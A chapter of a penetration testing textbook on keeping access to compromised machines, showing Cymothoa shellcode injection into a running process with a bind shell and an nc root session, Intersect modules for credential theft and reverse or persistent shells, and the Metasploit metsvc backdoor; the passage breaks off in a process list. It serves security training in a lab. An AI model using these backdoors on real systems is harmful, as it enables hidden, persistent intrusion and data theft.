Chapter 11. Maintaining Access

In the previous chapter, we talked about the privilege escalation process in the target machine. In this chapter, we will discuss the last penetration testing process by making the target machines accessible to us at any time.

After escalating the privilege to the target machines, the next step we should take is to create a mechanism to maintain our access to the target machines. So, in the future, if the vulnerability you exploited got patched or turned off, you can still access the system. You may need to consult with your customer about this before you do it on your customer systems.

Now, let's take a look at some of the tools that can help us maintain our access on the target machines. The tools are categorized as follows:

- Operating system backdoors
- Tunneling tools
- Web backdoors

Using operating system backdoors

In simple terms, a backdoor is a method that allows us to maintain access to a target machine without using normal authentication process and remaining undetected. In this section, we will discuss several tools that can be used as backdoors to the operating system.

Cymothoa


Cymothoa is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order not to arouse the suspicion of the administrator. Injecting shellcode to the process also has another advantage; if the target system has security tools that only monitor the integrity of executables files but do not perform checks of the memory, the process backdoor will not be detected.

To run Cymothoa, just type the following command:

```
cymothoa
```

You will see the Cymothoa helper page. The mandatory options are the **process ID** (**PID**) `-p` to be injected and the shellcode number `-s`.

To determine the PID, you can use the `ps` command in the target machine. You can determine the shellcode number by using the `-S` (list available shellcode) option:




```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Once you have compromised the target, you can copy the `cymothoa` binary file to the target machine to generate the backdoor.

After the `cymothoa` binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.

To list the running process in Linux system, we can use the `ps` command with `-aux` options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:

- **USER** (the first column)
- **PID** (the second column)
- **COMMAND** (the eleventh column)




```
root      4248  0.0  0.0     0     0 ?        S    02:03   0:00 [nfsd]
root      4249  0.0  0.0     0     0 ?        S    02:03   0:00 [nfsd]
root      4250  0.0  0.0     0     0 ?        S    02:03   0:00 [nfsd]
root      4251  0.0  0.0     0     0 ?        S    02:03   0:00 [nfsd]
root      4255  0.0  0.0  2424   332 ?        Ss   02:03   0:00 /usr/sbin/rpc.mountd
daemon    4303  0.0  0.0  2316   216 ?        SN   02:03   0:00 distccd --daemon --user daemon --allow 0.0.
daemon    4324  0.0  0.0  2316   216 ?        SN   02:03   0:00 distccd --daemon --user daemon --allow 0.0.
root      4325  0.0  0.3  5412  1728 ?        Ss   02:03   0:00 /usr/lib/postfix/master
postfix   4329  0.0  0.3  5420  1644 ?        S    02:03   0:00 pickup -l -t fifo -u -c
postfix   4330  0.0  0.3  5460  1680 ?        S    02:03   0:00 qmgr -l -t fifo -u
root      4333  0.0  0.2  5396  1192 ?        Ss   02:03   0:00 /usr/sbin/nmbd -D
root      4335  0.0  0.2  7724  1360 ?        Ss   02:03   0:00 /usr/sbin/smbd -D
root      4339  0.0  0.1  7724   808 ?        S    02:03   0:00 /usr/sbin/smbd -D
```

In this exercise, we will inject to PID 4255 (`rpc.mountd`) and we will use payload number 1. We need to set the port number for the payload by using the option `-y [port number]` . The following is the `cymothoa` command for this scenario:

```
./cymothoa -p 4255 -s 1 -y 4444
```

The following is the result of this command:




```
[+] attaching to process 4255

 register info:
 -----------------------------------------------------------
 eax value: 0xfffffdfe   ebx value: 0x400
 esp value: 0xbfa55fb0   eip value: 0xb7f77410
 -----------------------------------------------------------

[+] new esp: 0xbfa55fac
[+] payload preamble: fork
[+] injecting code into 0xb7f78000
[+] copy general purpose registers
[+] detaching from 4255

[+] infected!!!
```

Let's try to log in to our backdoor (port `4444`) from another machine by issuing the following command:

```
nc -nvv 192.168.56.102 4444
```

Here, `192.168.56.102` is the IP address of the target server.

The following is the result:



```
root@kali:~# nc 192.168.56.102  4444
id
uid=0(root) gid=0(root)


uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux


ls
etab
rmtab
rpc_pipefs
sm
sm.bak
state
v4recovery
xtab
```

We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.

Note

Due to the backdoor being attached to a running process, you should be aware that this backdoor will not be available anymore after the process is killed or when the remote machine has been rebooted. For this purpose, you need a persistent backdoor.

Intersect

Intersect is a tool that can be used to automate post-exploitation tasks such as collecting password files, copying SSH keys, collecting network information, and identifying antivirus and firewall applications.

To be able to automate these post-exploitation tasks, you need to create a custom script containing specific post-exploitation functions. In Intersect, each post-exploitation function is packaged in a module.

Intersect comes with several default modules. The following are some of the modules provided, which are related to post-exploitation information gathering:

- `creds` : Gathers credentials
- `extras` : Searches for system and application configurations and tries to find certain apps and protection measures
- `network` : Collects network information such as listening port and DNS info
- `lanmap` : Enumerates live hosts and gathers IP addresses
- `osuser` : Enumerates operating system information
- `getrepos` : Tries to find source code repositories
- `openshares` : Finds SMB open shares on a specific host
- `portscan` : A simple port scanner that scans ports `1` to `1000` on a specified IP address
- `egressbuster` : Checks a range of ports to find available outbound ports
- `privesc` : Checks the Linux kernel for privilege escalation exploiting availability
- `xmlcrack` : Sends hash lists to remote XMLRPC for cracking

In this chapter, we will take a look at the modules related to creating a shell connection for maintaining access:

- `reversexor` : This opens a reverse XOR ciphered TCP shell to a remote host
- `bshell` : This starts a TCP bind shell on the target system

- `rshell` : This opens a reverse TCP shell to a remote host
- `xorshell` : This starts a TCP bind shell on the target system
- `aeshttp` : This starts a reverse HTTP shell with AES encryption
- `udpbind` : This starts a UDP bind shell on port `21541`
- `persistent` : This installs any Intersect shell module as a persistent backdoor and starts a shell on every system reboot


To create the script for maintaining access, the following are the general steps to be followed:

1. Choose the shell module you want.
2. Define the variable for that module (for example, shell port and host).
3. Build the script.

To start Intersect, open the console and type the following command:


```
intersect
```

This will display the following Intersect menu:




```
             ____          __                                        __
            |    |.-----.|  |_ .-----.----.-----.-----.-----.----.|  |_
            |.   ||     ||   _||  -__||   _||__ --||  -__||  __||   _|
            |.   ||__|__||____||_____||__|  |_____||_____||____||____|
            |:   | post-exploitation framework

            |::.|
            `---'


Intersect 2.5 - Script Creation Utility
------------------------------------------
1 => Create Custom Script
2 => List Available Modules
3 => Load Plugin Module
4 => Exit Creation Utility


 =>
```

Select **Create Custom Script** to obtain the following result:



```
 =>  1

Intersect 2.0 - Script Generation Utility
---------- Create Custom Script -----------

 Instructions:

Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
 => creds
 => network

When you have entered all your desired modules
into the queue, start the build process by typing :create.

** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.
```

To list the available modules, you can give the command `:modules`. The following is the list of modules available:



```
 =>  :modules
archive  creds   extras  network  reversexor  scrub
bshell   daemon  lanmap  osuser   rshell      xorshell
aeshttp       getrepos  openshares  portscan  sniff    webproxy  xmpp
egressbuster  icmpshell  persistent  privesc   udpbind  xmlcrack
```


To select a module, just type its name on the command prompt denoted by `=>`. To get information about each module, you can use the `info` command. To find out information about the `creds` module, type the following command:

```
:info creds
```

In this example, we are going to create a persistent backdoor using the `reversexor` module:

```
=>  reversexor
reversexor added to queue.
```

To create the module, you may need to adjust the default options as follows:



```
 =>  :create

[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed
 in the Scripts directory. Do not include Python file extension.
 =>  test
Script will be saved as /usr/share/intersect/Scripts/test.py

Specify the directory on the target system where the gathered files and in
formation will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this d
irectory will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be use
d.
temp directory  =>
enable logging  =>  no
bind port  =>  1337
[+] bind port saved.
remote host  =>  192.168.2.23
[+] remote host saved.
remote port  =>  1234
[+] remote port saved.
proxy port  =>
xor cipher key  =>  abcd
[+] xor key saved.
reversexor

[+] Your custom Intersect script has been created!
   Location: /usr/share/intersect/Scripts/test.py
```

Note

To be able to run the generated script, the remote machine should have scapy.py installed. I got the following error message when I tried to run the script:

```
AttributeError: 'module' object has no attribute 'linux_distribution'
```

Apparently, the problem is due to the remote machine still using Python 2.5.

To solve the problem, I changed the generated script and found the following line:

```
distro2 = platform.linux_distribution()[0]
```

I also changed this line to the following:

```
distro2 = platform.dist()[0]
```

After successfully created the backdoor, you need to upload it and run it on the exploited machine.


The meterpreter backdoor

The Metasploit meterpreter has the `metsvc` backdoor, which will allow you to get the meterpreter shell at any time.

Be aware that the `metsvc` backdoor doesn't have authentication, so anyone who can access the backdoor's port will be able to use it.

For our example, we will use a Windows XP operating system as the victim machine whose IP address is `192.168.2.21`; our attacking machine has the IP address of `192.168.2.22`.

To enable the `metsvc` backdoor, you first need to exploit the system and get the meterpreter shell. After this, migrate the process using the meterpreter's `migrate` command to other processes such as `explorer.exe` (**2**), so you still have access to the system even though the victim close your payload (**1**).




```
PID   PPID  Name              Arch  Session     User                  Path
---   ----  ----              ----  -------     ----                  ----
0     0     [System Process]        4294967295
4     0     System            x86   0
136   1308  ctfmon.exe        x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\ctfmon.exe
180   556   alg.exe           x86   0                                 C:\WINDOWS\System32\alg.exe
328   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
340   924   wscntfy.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wscntfy.exe
480   328   csrss.exe         x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
504   328   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
556   504   services.exe      x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
568   504   lsass.exe         x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
748   556   VBoxService.exe   x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\VBoxService.exe
